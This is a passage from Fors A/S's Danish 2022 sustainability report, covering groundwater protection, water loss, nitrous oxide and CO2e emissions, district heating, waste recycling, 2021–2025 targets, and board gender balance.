
## Beskyttelse af grundvand


Den kommunale risikovurdering af de boringsnære beskyttelsesområder (BNBO) er afsluttet, og Fors A/S begyndte med arbejdet om at skabe kontakt til lodsejerne af de udpegede arealer med det formål at indgå aftaler om anvendelse til BNBO. Der er i 2022 er der indgået aftalerne med lodsejer. Aftalerne skal beskytte de fremtidige generationers grundvand, men allerede nu får vi gavn af dem, da de mindsker risikoen for boringsnær forurening.

Det totale opland til grundvandsdannelse vil Fors A/S gerne sikre i fremtiden, og derfor arbejder Fors A/S på beskyttelse af hele grundvandsdannelses opland ved at opføre drikkevandsskov i nærheden af borer. Dette gøres gennem partskaber med aktører, der spiller en central rolle i form af at de gerne vil bidrage til beskyttede af skov og natur. De første partnerskaber er etableret med fx lokale borgerdrivende organisationer og lokale private interesser herunder landbruget. Disse samarbejdspartnere hjælper med finansiering og en multifunktionel arealanvendelse.

I august 2022 indgik Fors A/S sin første frivillige aftale om grundvandsbeskyttelse med en privat lodsejer. Aftalen dækker et areal på 34 hektar og bidrager til at beskytte Fors A/S største kildeplads i Holbæk Kommune. Dette betyder, at denne jord fremover vil dyrkes uden

## CO<sub>2</sub>-emission (ton)



**Elproduktion på alle Fors A/S solcelleanlæg (kWh)**

brug af pesticider. For at sikre en effektiv beskyttelse af indvindingen fra selskabets borerer ved Knabstrup Enge kildeplads, hvor Fors A/S indvinder én million m<sup>3</sup> grundvand om året, vil der være behov for at beskytte det grundvandsdannende opland, som er væsentlig større end BNBO. BNBO skal derfor ses som et første skridt henimod en fuld grundvandsbeskyttelse.

**Beskyttelse af grundvandsressourcen**

Fors A/S har en målsætning om at beskytte grundvandsressourcen, og dette gøres gennem at mindske vandtabet og dermed mindske trækket på grundvandsressourcen. I 2022 var vandtabet i Roskilde på 7,18 %, i Lejre på 7 % og i Holbæk 9 %, hvilket lever op til Fors A/S målsætning om maksimalt at have 10 % vandtab.

**Reduktion af lattergas**

Fors A/S har et strategisk projekt om reduktion af lattergas, hvor målsætningen er 50 % reduktion i 2025. Første skridt i retningen af en forståelse af lattergasemissioner i Fors A/S var en målerkampagne udført i sommeren 2021, hvor der blev målt lattergas på tre renseanlæg af forskellig karakter (Hvalsø, Holbæk og Bjergmarken renseanlæg). Resultaterne herfra viste, at lattergasemissionen var meget forskellig fra anlæg til anlæg og baseret resultaterne

herfra, blev det besluttet at opsætte permanente målere på Bjergmarken og Holbæk renseanlæg.

Beregnet med en standard emissionsfaktor på 0,84 %, var den samlede lattergasemission i 2018 på 2.862 tons CO<sub>2</sub>e til forskel på 3.076 tons CO<sub>2</sub>e i 2022. Fremover vil der i emissionsberegningerne indgå målte data på de anlæg, hvor der er lattergasmålere, og de vil blive sammenlignet med standardemissioner, så vi kan se, hvor vi ligger i forhold til Parismodellen. Først med målte data og tilhørende emissionsberegninger kan vi begynde at se på reduktion.

**Udbredelse af fjernvarme**

Fors A/S har en strategisk målsætning om at få udbredt den grønne fjernvarme. I Roskilde er der kommet 434 nye modtagere af fjernvarme i 2022 (her opgivet i antal af måler), hvorfra 393 er i Himmelev.

**Håndtering af affald**

Af den samlede mængde affald i 2022 kom 34.016 tons fra de fem genbrugspladser, hvor i alt 87 % af affaldet blev genanvendt, 11 % blev nyttiggjort på ARGO I/S til fjernvarme og elektricitet. 1,8 % blev behandlet som specialaffald (farligt affald og lignende) eller lagt på deponi.

Målet for genanvendelse på genbrugspladserne blev desværre ikke nået i 2022: Genanvendelsen endte som nævnt på 87 %, hvilket er på niveau med 2021. Målet er dog 88 %, som Fors A/S fortsat ønsker at opnå.

For målet på genanvendelse af affald indsamlet hjemme ved husstandene blev det til gengæld nået i 2022. Målet var sat til 47 %, og der blev realiseret 48 %. Den udvidede ordning med pap samt mad- og drikkekartoner anses som en afgørende faktor, der har bevirket at genanvendelsesprocenten er blevet hævet.

### Udledning af CO<sub>2</sub>e og reduktion af energiforbruget

Fors A/S har fra 2021 til 2022 sænket sin udledning af CO<sub>2</sub>e fra 31.798 tons til 28.660 tons – en difference på 3.138 tons CO<sub>2</sub>e. Fors A/S begyndte målingerne i 2014. Sammenlignes 2022 med 2014 er udledningen reduceret med 27.468 tons ved brug af den lokalt baserede emissionsfaktor.


Som anbefalet af Dansk Fjernvarme oplyser Fors A/S også sin udledning ud fra den finansielle CO<sub>2</sub>-emissionsfaktor (CO<sub>2</sub>e): Ved brug af den finansielle emissionsfaktor er Fors

A/S samlede udledning faldet fra 492.711 tons CO<sub>2</sub>e i 2018 til 462.785 tons CO<sub>2</sub>e i 2022. Se afsnit om Beregning om Miljøpåvirkninger.

En stor del af den seneste udvikling i tallene for Fors A/S udledninger skyldes altså faktorer, som vi har relativt lille indflydelse på. Dog kan Fors A/S naturligvis påvirke sit elforbrug i nedadgående retning, og Fors A/S arbejder derfor målrettet på løbende reduktion. Kigger vi ind i elforbruget, var der et fald fra 2021 til 2022 på 4.468 MWh. Faldet er registeret flere steder i Fors A/S forsyningsarter:

- På vandområdet er elforbruget således faldet med 50 MWh i 2022.
- På spildevandsområdet er elforbruget ligeledes reduceret med 272 MWh i 2022.
- Endeligt er elforbruget på varmeområdet faldet med 4.161 MWh. Den primære årsag hertil skyldes energikrisen – dvs. elpriserne har udfordret varmepumpens driftsøkonomi væsentligt. Derfor har det været nødvendigt at tage varmepumpen midlertidigt ud af drift, hvilket har medført et fald i elforbruget.

### Elforbrug og CO<sub>2</sub>e-udledningen herfra






Forbrug af el/gas pr. produceret enhed	Selskab	2018	2019	2020	2021	2022
kWh/m <sup>3</sup> drikkevand	Fors Vand Roskilde A/S	0,32	0,40	0,40	0,42	0,45
kWh/m <sup>3</sup> drikkevand	Fors Vand Holbæk A/S	0,39	0,40	0,39	0,39	0,39
kWh/m <sup>3</sup> drikkevand	Fors Vand Lejre A/S	0,47	0,54	0,57	0,60	0,62
kWh/m <sup>3</sup> spildevand	Fors Spildevand Roskilde A/S	0,81	0,69	0,73	0,54	0,72
kWh/m <sup>3</sup> spildevand	Fors Spildevand Holbæk A/S	0,69	0,67	0,77	0,86	0,75
kWh/m <sup>3</sup> spildevand	Fors Spildevand Lejre A/S	1,07	0,91	0,92	0,95	1,16
kWh/tons affald	Fors Affald Holbæk A/S	2,06	3,45	3,56	3,55	4,15
kWh/MWh varme	Fors Varme Roskilde A/S (MWh)	4,14	2,27	8,61	17,46	9,79
kWh/MWh varme	Fors Varme Holbæk St. Merløse A/S (MWh)	12,82	13,48	14,57	15,88	17,99
m <sup>3</sup> gas/MWh varme	Fors Varme Holbæk Jyderup A/S (m <sup>3</sup> )	90,68	70,98	93,21	94,92	94,73







# Målsætninger 2021-2025

## – miljø, klima og bæredygtighed

Fors A/S har i forbindelse med certificeringer inden for kvalitet (ISO 9001), miljø (ISO 14001) og fødevarerikkerhed (ISO 22000) opsat en række målsætninger for perioden 2021-2025. Målsætningerne følger de strategiske mål tidligere i denne rapport. De er desuden suppleret af øvrige målsætninger som foreskrevet i standarderne. Det kommer fx til udtryk ved vandtab, der er et fast fokus som vi arbejder på dagligt, men som ikke en strategisk indsats.

Fokusområde	Indsatser	Målsætning	Mål	Ansvar
<b>1. En grønnere fremtid.</b>  Fors A/S sætter fokus på at sikre bæredygtige løsninger i forhold til miljø og klima.	<b>1.1 Beskyt grundvandet.</b>	1.1.1 Vi skal undgå pesticider i grundvandet og genoprette balancen i natursystemet bl.a. gennem plantning af drikkevandsskov (ISO-14001 & ISO-22000).	Plantning af 5 hektar skov om året, svarende til 20 hektar i 2025.	Chef, P&U.
	<b>1.2 Bedre vandmiljø &amp; reduktion af klimapåvirkning.</b>	1.2.1 Reduktion af klima- og energibelastning med procent (ISO-14001).	Reduktion af lattergas med 50 % i 2025 (Scope 1 & 2), (Parismodellen).	Chef, Spildevand.
		1.2.2 Reduktion af overløb fra fælleskloakering med 50 %. (ISO-14001).	Opgjort per vandområde. Inden 2025 i forhold til baseline i 2019.	Chef, Spildevand.
	<b>1.3 Udbrede den grønne fjernvarme.</b>	1.3.1 Tilslutning til fjernvarme.	Mindst 1000 nye kunder på fjernvarme i 2025 (ISO-9001 & 14001).	Chef, P&U.
<b>1.4 Beskyttelse af grundvandsressourcen.</b>	1.4.1 Opnå og fastholde et årligt vandtab på maksimalt 10%, opgjort for hvert af vandselskaberne (ISO-22000).	10% vandtab omregnes og følges op på som m <sup>3</sup> /km/dag, og afrapporteres månedligt.	Chef, Vand & Varme.	

Fokusområde	Indsatser	Målsætning	Mål	Ansvar
<b>2. Sammen om kunden.</b>  Fors A/S gør det nemt og trygt at være kunde gennem involvering og inddragelse af vores kunder sikrer Fors A/S de gode løsninger – nu og i fremtiden.	<b>2.1 Grøn kommunikation.</b>	2.1.1 Kommunikationen til kunderne skal understøtte Fors A/S mål om mere genbrug og genanvendelse, og konvertering til fjernvarme og i det hele taget understøtte kundernes grønne adfærd (ISO-9001 & ISO-14001).	Score på min. 5,5 på at understøtte grøn adfærd i KTU (måles hvert andet år) i 2025.	Chef, Kommunikation. Chef, Kundecenter. Chef, Affald. Chef, P&U.
	<b>2.2 Kundeinvolvering.</b>	2.2.1 Fælles tilgang for involvering af kunder i anlægsprojekter (ISO-9001).	100 % kundeinvolvering i 2025.	Chef, P&U. Chef, Projekt.
	<b>2.3 Digital kundeunivers.</b>	2.3.1 Digital selvbetjening skal være vores kunders foretrukne måde at henvende sig til os på (ISO-9001).	I 2025 har vi flere transaktioner i selvbetjening end på telefonen. Og en tilfredshed med digital selvbetjening på min. 5,8.	Chef, Kundecenter.
	<b>2.4 Kundeoplevelsen.</b>	2.4.1 Vores service er afspejlet i vores kundeløfter – og vi holder altid det, vi lover (ISO-9001).  2.4.2 Opfyldelse af Fors A/S' kundeløfte – vi gør det nemt (ISO-9001).	Score på min. 5,8 i kundetilfredshed i 2025.  Score på min 5,8 i nemhed i 2025.	Chef, Kundecenter. Chef, V&V. Chef, Affald.  Chef, Kundecenter.
<b>3. Den digitale forretning.</b>  Fors A/S digitaliserer og automatiserer vores processer og tilbyder digitale løsninger til vores kunder.	<b>3.1 Brug data aktivt.</b>	3.1.1 Fra data til viden til handling (ISO-9001).	Inden udgangen af 2023 er der overblik over baseline for potentialer.	Chef, P&U.
	<b>3.2 Forbedre produktionen ved brug af data.</b>	3.2.1 Øget kvalitet i SRO – implementering af anbefalinger i henholdt til SRO-rapport 2019 (ISO-9001).	Overblik over tiltag der skal gennemføres inden 2025.	Chef, Vand & Varme.

drikkevand

spildevand

affald

fjernvarme



# Fors A/S påvirker samfundet – og tager socialt samfundsansvar

Fors A/S er en social ansvarlig virksomhed. Vi tager ansvar for vores kollegers trivsel og deres arbejdsforhold gennem vores personalepolitik og vores arbejdsmiljøpolitik, hvori vi også beskriver den generelle opførsel, vi forventer af vores kolleger – samt hvad kollegerne kan forvente af Fors A/S.

Vi stiller krav til vores samarbejdspartnere – og de som arbejder for vores leverandører – i vores indkøbspolitik. Med vores indkøbspolitik ønsker vi at fremme ressourcbevidste løsninger med udgangspunkt i bæredygtighedsprincipper og menneskelig trivsel. Forsyningssikkerheden er det primære hensyn i forbindelse med indgåelse af indkøbsaftaler, men økonomiske gevinster vægter naturligvis også højt. Derfor har vi i politikken beskrevet, at vi ønsker at påvirke og udvikle leverandører og markeder i en retning, som tjener Fors A/S interesser. Fx i forhold til socialt ansvar, miljøforhold, arbejdsklausuler og grøn omstilling.

Med tilslutningen til Global Compact i 2018 tager Fors A/S målsætninger på det sociale område udgangspunkt i Global Compacts ansvarlighedsprincip 1-6 og 10, samt de verdensmål som er særligt relevante for Fors A/S forretningsaktiviteter. Fors A/S har for hver af Global Compacts ansvarlighedsprincipper og verdensmålene sat sine egne mål og succeskriterier. Succeskriterierne beskriver, hvordan opnåelsen af hvert mål evalueres.

## Kønsfordeling i bestyrelse og ledelse


Fors A/S ønsker at øge andelen af det underrepræsenterede køn, og har som politik, at dette faciliteres i forbindelse med udvælgelse af nye ledere. Politikken understøttes bl.a. ved, at stillingsopslag formuleres med kønsneutrale termer for at appellere til alle jobsøgende uanset køn. Ligeledes opfordrer Fors A/S sine ejere og øvrige interessenter til aktivt at arbejde frem mod en kønsmæssigt repræsentativ bestyrelse for fremme af ligestilling. Fors A/S underrepræsenterede køn skal til

		2022				Målsætninger for andel af det underrepræsenterede køn til opnåelse i 2023	
		I alt	Mænd	Kvinder	Andel af kvinder (%)		
Bestyrelsen (øverste ledelse)	Bestyrelsesmedlemmer (generalforsamlingsvalgte)	8	7	1	12,5	24	37,5% <sup>1</sup>
	Bestyrelsesmedlemmer (medarbejdervalgte)	4	3	1	25		
	Bestyrelsesmedlemmer (kundevalgte)	2	1	1	50		
	Bestyrelsesmedlemmer (fra direktion)	Direktion	3	2	1	33	33
	Øvrig direktion	0	0	0	N/A		


Kønsrepræsentation i Fors A/S' direktion og bestyrelse.

<sup>1</sup> Otte af medlemmerne i Fors A/S bestyrelse er generalforsamlingsvalgte. I dette tilfælde vil en repræsentation på 37,5 % af det underrepræsenterede køn gøre det ud for en 'ligelig kønsfordeling' ifølge Erhvervsstyrelsens 'Vejledning om måltal og politikker for den kønsmæssige sammensætning af ledelsen' fra 2022.

